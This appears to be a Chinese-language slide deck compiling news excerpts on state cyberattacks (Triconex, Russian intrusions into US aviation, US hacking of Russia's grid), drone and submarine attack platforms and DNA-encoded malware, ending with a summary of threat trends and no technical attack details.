施奈德電機公司證實攻擊屬實，並表示已對Triconex使用者發出安全警告。Triconex廣泛用於能源工業，用戶包括核電廠、石油和天然氣工廠等。

FireEye和施奈德電機公司拒絕公布受害公司、行業領域或所在地點。顯示，駭客攻擊了中東的一個機構；另一家公司CyberX則認為，受害設

2018.3



<http://i0.sinaimg.cn/jc/2012-07-31/U2143P1247T1D24934F11DT20120731094015.jpg>

俄駭客染指美航空業 所幸影響有限



青年日報

434 人追蹤

追蹤

青年日報社 2018年3月17日 下午3:57

留言

LINE

f

✉

編譯組／綜合外電報導

美國政府16日指控俄羅斯駭客，針對美國敏感基礎建設進行攻擊。網路資安監測機構17日表示，2017年初時，俄羅斯駭客曾試圖滲透美國民用航空業。

據航空資安資訊分享與分析中心 (A-ISAC) 執行董事特洛伊表示，這波攻擊的影響有限，而且美國航空業已經採取行動，防止駭客再次入侵。但他未詳述違法的攻擊行為，也拒絕確認哪些公司是攻擊對象。

特洛伊表示，俄羅斯針對美國航空業的攻擊，在初始階段就已經發現。在這個階段的駭客活動通常是監測、測試網路的防禦力、研發攻擊軟體等。

美國政府16日首次正式確認，俄方曾透過管道侵入美國部分電腦系統。官員表示，俄國網路攻擊鎖定輸電網路、汙水處理廠以及其他目標。

國土安全部和聯邦調查局表示航空業也是目標之一，但未提供具體細節；相較於官員廣泛性的描述，特洛伊的說法證實了航空業受到影響。另外，美國航空協會 (Airlines for America) 拒絕評論這則報導。

數位冷戰 (Digital Cold War) !

強力回擊！美國駭客攻擊俄羅斯電網




新頭殼

6.4k 人追蹤

追蹤

新頭殼newtalk | 洪聖斐 編譯報導 2019年6月17日 下午8:40

2019.6



川普的國家安全顧問波頓放話，想用數位手段對付美國，就準備付出代價。圖：White House提供(Public Domain)

留言



<https://tw.news.yahoo.com/%E5%BC%B7%E5%8A%9B%E5%9B%9E%E6%93%8A-%E7%BE%8E%E5%9C%8B%E9%A7%AD%E5%AE%A2%E6%94%BB%E6%93%8A%E4%BF%84%E7%BE%85%E6%96%AF%E9%9B%BB%E7%B6%B2-124015924.html>

[新頭殼newtalk] 俄羅斯駭客頻仍入侵西方國家各種系統，不僅干預選舉，也試圖影響經濟命脈。對此，美國已展開反擊。《紐約時報》(The New York Times)稍早報導，美國正在加強入侵俄羅斯電網的力道，以示對俄羅斯當局的警告。

美國官員告訴《紐約時報》，美國入侵俄羅斯電網和其他目標，並針對俄羅斯在2018年美國期中選舉期間散發假訊息和進行駭客工作的單位。

主張採取攻勢戰略的人士認為早就該這麼做。數年前美國國土安全部和聯邦調查局就曾經公開警告說，俄羅斯已經在美國重要電腦系統中放置病毒，準備在未來發生衝突時癱瘓美國的發電廠、油管、天然氣管和自來水。

然而美方強化反擊的力道，也可能帶來更大的風險，導致美俄之間的數位冷戰(digital Cold War)更加激烈。

攻擊程式不斷演進


- 聰明找(AI)
- 自動攻擊
- We are the borg!



<https://static.comicvine.com/uploads/original/3/30157/592031-skyenet2.jpg>



<https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcQhD8Kq7ZckVffTKlODWPRatRt5snhABuTI0cJMkaJOR2ewbSOH>



https://vignette.wikia.nocookie.net/x-men/images/a/a2/Sentinel_Mark_10.jpg/revision/latest?cb=20141102021821

<https://static.juksy.com/files/articles/53804/573b1949c5d72.jpg?m=widen&i=600&q=75>

攻擊載具也多樣性



www.ithome.com.tw/news/107447

iThome

新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群

搜尋

美黑帽駭客年會：無人機加上Raspberry Pi打造500美元「網路攻擊飛機」

美國資安顧問業者Bishop Fox在美國黑帽駭客年會展示利用無人機加上Raspberry Pi打造的網路攻擊無人機，鎖定企業資安防護較脆弱的無線通訊，例如藍牙、訪客Wi-Fi、RFID，只要以無人機遙控停妥於企業辦公大樓頂，就能竊取資料。

文/ 陳文義 | 2016-08-01 發表

f 讚 2.9萬

按讚加入iThome粉絲團

f 讚

分享 192

G+ 2

IBM

IBM 7X24



www.ithome.com.tw/news/107452

iThome

新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會

美軍以潛水艇作為網路攻擊武器

Snowden在2013年公佈的文件中曾揭露駭客潛水艇USS Annapolis，該潛艇在一周內平均可執行數百次網路攔截行動。華盛頓郵報報導美國海軍打造潛水母艦，能從遠方遙控小型潛水艇以執行阻撓或進行駭客行動。

文/ 陳曉莉 | 2016-08-01 發表

f 讚 2.9萬 按讚加入iThome粉絲團

f 讚

分享 65

G+ 0



圖片來源: America's Navy



<http://forum.rebelscum.com/photogallery/data/600/medium/falcon39.jpg>



https://img.toy-people.com/geekbase/20170405/1491327197766-SPIDERMANHOMECOMINGOfficialTrailer2HD.00_00_01_08.Still003.png

【科技新報】DNA 也可變身成惡意軟體，科學家嘗試用其感染電腦

945 出版時間：2017/08/14 11:40



(首圖來源：NHGRI)

本內容由科技新報TechNews提供

在網路世界橫行無阻的駭客高手，能利用千奇百怪的方式竊取各種資料，而你或許不相信，現在連基因 DNA 都可以變成駭客入侵電腦的工具之一。一個來自華盛頓大學的研究團隊嘗試利用混進惡意程式的 DNA 序列以控制電腦，並且實驗成功了。

改變生物細胞體內遺傳訊號的 DNA 基因工程實驗琳瑯滿目，過去曾有科學家將逾 58 萬字的長篇小說《戰爭與和平》儲存在 DNA 中，現在，又有一群生物學家團隊，真的將惡意軟體程式碼混進 DNA，並在電腦利用「DNA 測序儀」讀取這段 DNA 序列的遺傳數據時反咬一口，從遠端取得該電腦的「所有控制權」。

簡單來說，由 Tadayoshi Kohno 領導的這個團隊將惡意軟體的原始程式碼，轉譯成由 DNA 鹼基 A、C、T、G 組成的 176 個字元（如圖）並藏在正常的 DNA 序列中，送給利用「DNA 測序儀」檢測基因的電腦。檢測過程中，這串偽裝成 DNA 序列的惡意程式會卸下羊皮，利用電腦緩衝區溢位的漏洞，使超出緩衝區範圍的數據解讀成連繫遠程控制端的電腦指令，研究人員便可透過彼端電腦取得這端電腦的系統控制權.....

總結：進行式 & 未來式....

- 目標守得好 ➔ 攻擊供應鏈
- 網軍 ➔ APT ➔ 基礎建設
- 比特幣 ➔ 勒索病毒
- 物聯網 ➔ 萬物皆可駭 & 攻擊載具行動化
- AI ➔ 智能程式自動化攻擊
- 各種新平台成為散播惡意軟體的媒介，也成為被攻擊的目標！



延伸閱讀

► 美劇：“CSI犯罪現場：網路犯罪”

✓ <https://zh.wikipedia.org/wiki/CSI%E7%8A%AF%E7%BD%AA%E7%8F%BE%E5%A0%B4%E7%BC%9A%E7%B6%B2%E8%B7%AF%E7%8A%AF%E7%BD%AA>



故事 [編輯]

由艾芙莉·萊恩領軍的FBI網路犯罪部門，專門站在第一線打擊真實世界之外、從心理層面與網路世界發展的各種犯罪行為。她知道當今的科技讓人們可以躲在看不見得網路世界裡，跨越國界為非作歹。當其他探員在黑暗的房子與巷弄中追緝壞人時，萊恩帶領一群熟稔網路科技的探員們，在無形的「黑網」中查緝那些匿名的犯罪者，試圖找出毫無路徑可循的金錢流向，與僅靠鍵盤就能完成的違法交易與罪行，揪出躲在網路世界中的駭客與犯人。^[6]



Q & A

